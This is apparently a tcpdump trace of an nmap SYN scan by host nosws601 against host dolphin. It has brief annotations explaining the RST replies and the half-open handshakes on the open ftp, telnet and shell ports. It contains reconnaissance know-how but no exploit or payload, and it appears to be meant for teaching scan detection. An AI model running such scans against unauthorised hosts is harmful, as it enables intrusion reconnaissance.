21:21:01.316616 nosws601.58838 > dolphin.453: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.316685 nosws601.58838 > dolphin.hostnames: S 1540510514:1540510514(0)
win 3072 (DF)
21:21:01.316735 dolphin.exec > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF) target tells nmap not listening on exec port (sends a RST)
21:21:01.316753 dolphin.576 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.316766 dolphin.1664 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.316781 dolphin.137 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.316794 dolphin.1379 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.316809 dolphin.616 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.316822 dolphin.ntp > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.316836 dolphin.7200 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.316854 dolphin.453 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.316875 dolphin.hostnames > nosws601.58838: R 0:0(0) ack 1540510515 win
0 (DF)
21:21:01.331524 nosws601.58838 > dolphin.355: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.331604 nosws601.58838 > dolphin.382: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.331620 dolphin.355 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.331710 nosws601.58838 > dolphin.2040: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.331729 dolphin.382 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.331804 nosws601.58838 > dolphin.502: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.331823 dolphin.2040 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.331896 nosws601.58838 > dolphin.267: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.331915 dolphin.502 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.331986 nosws601.58838 > dolphin.1373: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.332006 dolphin.267 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.332077 nosws601.58838 > dolphin.483: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.332098 dolphin.1373 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.332172 nosws601.58838 > dolphin.2048: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.332195 dolphin.483 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.332270 nosws601.58838 > dolphin.22305: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.332291 dolphin.2048 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.332369 nosws601.58838 > dolphin.84: S 1540510514:1540510514(0) win 3072
(DF)

(DF)
21:21:01.332467 nosws601.58838 > dolphin.11371: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.332490 dolphin.84 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.332537 nosws601.58838 > dolphin.ftp: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.332560 dolphin.11371 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.332640 nosws601.58838 > dolphin.1503: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.332756 dolphin.1503 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.332793 dolphin.ftp > nosws601.58838: S 2325621276:2325621276(0) ack 1540510515 win 9112 <mss 536> (DF) target is listening on ftp service (sends SYN/ACK back to nmap host)
21:21:01.333120 nosws601.58838 > dolphin.ftp: R 1540510515:1540510515(0) win 0 (DF) nmap sends a RST packet to target to tear down the connection (no TCP 3-way handshake gets completed)
21:21:01.348996 nosws601.58838 > dolphin.1395: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.349087 nosws601.58838 > dolphin.1022: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.349180 nosws601.58838 > dolphin.2108: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.349272 nosws601.58838 > dolphin.407: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.349363 nosws601.58838 > dolphin.32: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.349452 nosws601.58838 > dolphin.1387: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.349542 nosws601.58838 > dolphin.1452: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.349633 nosws601.58838 > dolphin.2001: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.349726 nosws601.58838 > dolphin.313: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.349819 nosws601.58838 > dolphin.1067: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.349911 nosws601.58838 > dolphin.1537: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.350003 nosws601.58838 > dolphin.1381: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.350094 nosws601.58838 > dolphin.532: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.350185 nosws601.58838 > dolphin.1369: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.350277 nosws601.58838 > dolphin.417: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.350370 nosws601.58838 > dolphin.873: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.350629 dolphin.1395 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.350673 dolphin.1022 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.350714 dolphin.2108 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.350754 dolphin.407 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.350796 dolphin.32 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.350838 dolphin.1387 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.350878 dolphin.1452 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.350920 dolphin.2001 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.350962 dolphin.313 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.351004 dolphin.1067 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)

21:21:01.351045 dolphin.1537 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.351087 dolphin.1381 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.351129 dolphin.532 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.351171 dolphin.1369 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.351216 dolphin.417 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.351258 dolphin.873 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.368967 nosws601.58838 > dolphin.1470: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.369004 dolphin.1470 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.369126 nosws601.58838 > dolphin.2012: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.369229 nosws601.58838 > dolphin.816: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.369329 nosws601.58838 > dolphin.4: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.369429 nosws601.58838 > dolphin.1464: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.369565 nosws601.58838 > dolphin.486: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.369575 dolphin.2012 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.369636 nosws601.58838 > dolphin.664: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.369648 dolphin.816 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.369711 nosws601.58838 > dolphin.343: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.369723 dolphin.4 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.369787 nosws601.58838 > dolphin.3985: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.369800 dolphin.1464 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.369864 nosws601.58838 > dolphin.1103: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.369877 dolphin.486 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.369947 nosws601.58838 > dolphin.1030: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.369962 dolphin.664 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.370027 nosws601.58838 > dolphin.581: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.370042 dolphin.343 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.370108 nosws601.58838 > dolphin.197: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.370124 dolphin.3985 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.370192 nosws601.58838 > dolphin.2010: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.370209 dolphin.1103 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.370277 nosws601.58838 > dolphin.6007: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.370295 dolphin.1030 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.370372 nosws601.58838 > dolphin.788: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.370391 dolphin.581 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.370467 nosws601.58838 > dolphin.232: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.370486 dolphin.197 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.370563 nosws601.58838 > dolphin.5715: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.370583 dolphin.2010 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)

3072 (DF)
21:21:01.370679 dolphin.6007 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.370754 nosws601.58838 > dolphin.2025: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.370775 dolphin.788 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.370812 dolphin.232 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.370840 dolphin.5715 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.370870 dolphin.1411 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.370902 dolphin.2025 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.372928 dolphin.64681 > galaxy.802: udp 144 (DF)
21:21:01.375330 galaxy.802 > dolphin.64681: udp 244
21:21:01.377442 dolphin.64681 > galaxy.802: udp 144 (DF)
21:21:01.379690 galaxy.802 > dolphin.64681: udp 244
21:21:01.389054 nosws601.58838 > dolphin.879: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.389165 nosws601.58838 > dolphin.409: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.389188 dolphin.879 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.389272 nosws601.58838 > dolphin.697: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.389295 dolphin.409 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.389373 nosws601.58838 > dolphin.1450: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.389397 dolphin.697 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.389474 nosws601.58838 > dolphin.1416: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.389499 dolphin.1450 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.389576 nosws601.58838 > dolphin.20005: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.389602 dolphin.1416 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.389679 nosws601.58838 > dolphin.1429: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.389706 dolphin.20005 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.389782 nosws601.58838 > dolphin.1446: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.389808 dolphin.1429 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.389886 nosws601.58838 > dolphin.1662: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.389912 dolphin.1446 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.389990 nosws601.58838 > dolphin.151: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.390018 dolphin.1662 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.390098 nosws601.58838 > dolphin.396: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.390128 dolphin.151 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.390207 nosws601.58838 > dolphin.643: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.390235 dolphin.396 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.390316 nosws601.58838 > dolphin.764: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.390346 dolphin.643 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.390426 nosws601.58838 > dolphin.93: S 1540510514:1540510514(0) win 3072
(DF)
21:21:01.390455 dolphin.764 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.390539 nosws601.58838 > dolphin.1428: S 1540510514:1540510514(0) win
3072 (DF)

21:21:01.390652 nosws601.58838 > dolphin.3455: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.390682 dolphin.1428 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.390768 nosws601.58838 > dolphin.940: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.390799 dolphin.3455 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.390884 nosws601.58838 > dolphin.309: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.390915 dolphin.940 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.390999 nosws601.58838 > dolphin.1465: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.391031 dolphin.309 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.391116 nosws601.58838 > dolphin.94: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.391148 dolphin.1465 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.391235 nosws601.58838 > dolphin.1444: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.391268 dolphin.94 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.391356 nosws601.58838 > dolphin.2013: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.391391 dolphin.1444 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.391488 nosws601.58838 > dolphin.912: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.391524 dolphin.2013 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.391573 dolphin.912 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.409109 nosws601.58838 > dolphin.242: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.409156 dolphin.242 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.409264 nosws601.58838 > dolphin.782: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.409367 nosws601.58838 > dolphin.2431: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.409467 nosws601.58838 > dolphin.1058: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.409538 nosws601.58838 > dolphin.telnet: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.409575 dolphin.782 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.409674 nosws601.58838 > dolphin.1670: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.409713 dolphin.2431 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.409806 nosws601.58838 > dolphin.1410: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.409845 dolphin.1058 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.409939 nosws601.58838 > dolphin.203: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.409978 dolphin.1670 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.410102 nosws601.58838 > dolphin.148: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.410113 dolphin.1410 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.410178 nosws601.58838 > dolphin.1350: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.410189 dolphin.203 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.410257 nosws601.58838 > dolphin.534: S 1540510514:1540510514(0) win 3072 (DF)
21:21:01.410268 dolphin.148 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.410334 nosws601.58838 > dolphin.2: S 1540510514:1540510514(0) win 3072 (DF)

(DF)
21:21:01.410410 nosws601.58838 > dolphin.9876: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.410423 dolphin.534 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.410492 nosws601.58838 > dolphin.133: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.410506 dolphin.2 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.410571 nosws601.58838 > dolphin.744: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.410586 dolphin.9876 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.410654 nosws601.58838 > dolphin.1449: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.410670 dolphin.133 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.410734 nosws601.58838 > dolphin.1462: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.410752 dolphin.744 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.410824 nosws601.58838 > dolphin.801: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.410840 dolphin.1449 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.410909 nosws601.58838 > dolphin.878: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.410927 dolphin.1462 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.410997 nosws601.58838 > dolphin.718: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.411016 dolphin.801 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.411088 nosws601.58838 > dolphin.1493: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.411106 dolphin.878 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.411180 nosws601.58838 > dolphin.386: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.411200 dolphin.718 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.411272 nosws601.58838 > dolphin.3456: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.411291 dolphin.1493 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.411364 nosws601.58838 > dolphin.784: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.411389 dolphin.386 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.411464 nosws601.58838 > dolphin.195: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.411485 dolphin.3456 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.411562 nosws601.58838 > dolphin.7002: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.411583 dolphin.784 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.411662 nosws601.58838 > dolphin.608: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.411684 dolphin.195 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.411719 dolphin.7002 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.411749 dolphin.608 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.411891 dolphin.telnet > nosws601.58838: S 2325759189:2325759189(0) ack
1540510515 win 9112 <mss 536> (DF)
21:21:01.412244 nosws601.58838 > dolphin.telnet: R 1540510515:1540510515(0) win
0 (DF)
21:21:01.429101 nosws601.58838 > dolphin.249: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.429201 nosws601.58838 > dolphin.2027: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.429285 nosws601.58838 > dolphin.882: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.429376 nosws601.58838 > dolphin.840: S 1540510514:1540510514(0) win
3072 (DF)

21:21:01.429465 nosws601.58838 > dolphin.shell: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.429491 dolphin.2027 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.429570 nosws601.58838 > dolphin.224: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.429598 dolphin.882 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.429676 nosws601.58838 > dolphin.1518: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.429704 dolphin.840 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.429783 nosws601.58838 > dolphin.43188: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.429811 dolphin.224 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.429890 nosws601.58838 > dolphin.1663: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.429918 dolphin.1518 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.429997 nosws601.58838 > dolphin.65301: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.430028 dolphin.43188 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.430107 nosws601.58838 > dolphin.365: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.430137 dolphin.1663 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.430219 nosws601.58838 > dolphin.12345: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.430249 dolphin.65301 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.430332 nosws601.58838 > dolphin.1538: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.430363 dolphin.365 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.430446 nosws601.58838 > dolphin.668: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.430477 dolphin.12345 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.430559 nosws601.58838 > dolphin.1475: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.430589 dolphin.1538 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.430673 nosws601.58838 > dolphin.888: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.430704 dolphin.668 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.430789 nosws601.58838 > dolphin.991: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.430820 dolphin.1475 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.430906 nosws601.58838 > dolphin.523: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.430939 dolphin.888 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.431026 nosws601.58838 > dolphin.184: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.431057 dolphin.991 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.431146 nosws601.58838 > dolphin.164: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.431180 dolphin.523 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.431266 nosws601.58838 > dolphin.479: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.431299 dolphin.184 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.431389 nosws601.58838 > dolphin.158: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.431426 dolphin.164 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.431515 nosws601.58838 > dolphin.979: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.431550 dolphin.479 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.431639 nosws601.58838 > dolphin.126: S 1540510514:1540510514(0) win
3072 (DF)

21:21:01.431675 dolphin.158 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.431765 nosws601.58838 > dolphin.32775: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.431801 dolphin.979 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.431891 nosws601.58838 > dolphin.17007: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.431929 dolphin.126 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.432018 nosws601.58838 > dolphin.572: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.432056 dolphin.32775 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.432150 nosws601.58838 > dolphin.1374: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.432188 dolphin.17007 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.432277 nosws601.58838 > dolphin.1396: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.432316 dolphin.572 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.432427 nosws601.58838 > dolphin.1651: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.432438 dolphin.1374 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.432507 nosws601.58838 > dolphin.166: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.432518 dolphin.1396 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.432536 dolphin.1651 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.432549 dolphin.166 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.432673 dolphin.shell > nosws601.58838: S 2325814439:2325814439(0) ack
1540510515 win 9112 <mss 536> (DF)
21:21:01.433027 nosws601.58838 > dolphin.shell: R 1540510515:1540510515(0) win 0
(DF)
21:21:01.449152 nosws601.58838 > dolphin.1248: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.449232 nosws601.58838 > dolphin.377: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.449302 nosws601.58838 > dolphin.446: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.449373 nosws601.58838 > dolphin.x400-snd: S 1540510514:1540510514(0)
win 3072 (DF)
21:21:01.449441 nosws601.58838 > dolphin.1540: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.449545 nosws601.58838 > dolphin.5631: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.449618 nosws601.58838 > dolphin.884: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.449750 nosws601.58838 > dolphin.65: S 1540510514:1540510514(0) win 3072
(DF)
21:21:01.449822 nosws601.58838 > dolphin.661: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.449893 nosws601.58838 > dolphin.953: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.449978 nosws601.58838 > dolphin.596: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.450094 nosws601.58838 > dolphin.314: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.450165 nosws601.58838 > dolphin.319: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.450249 nosws601.58838 > dolphin.97: S 1540510514:1540510514(0) win 3072
(DF)
21:21:01.450277 dolphin.1248 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.450369 nosws601.58838 > dolphin.1494: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.450441 nosws601.58838 > dolphin.769: S 1540510514:1540510514(0) win
3072 (DF)

21:21:01.450521 nosws601.58838 > dolphin.115: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.450611 nosws601.58838 > dolphin.983: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.450699 nosws601.58838 > dolphin.1530: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.450972 nosws601.58838 > dolphin.457: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.451051 nosws601.58838 > dolphin.678: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.451129 nosws601.58838 > dolphin.770: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.451207 nosws601.58838 > dolphin.73: S 1540510514:1540510514(0) win 3072
(DF)
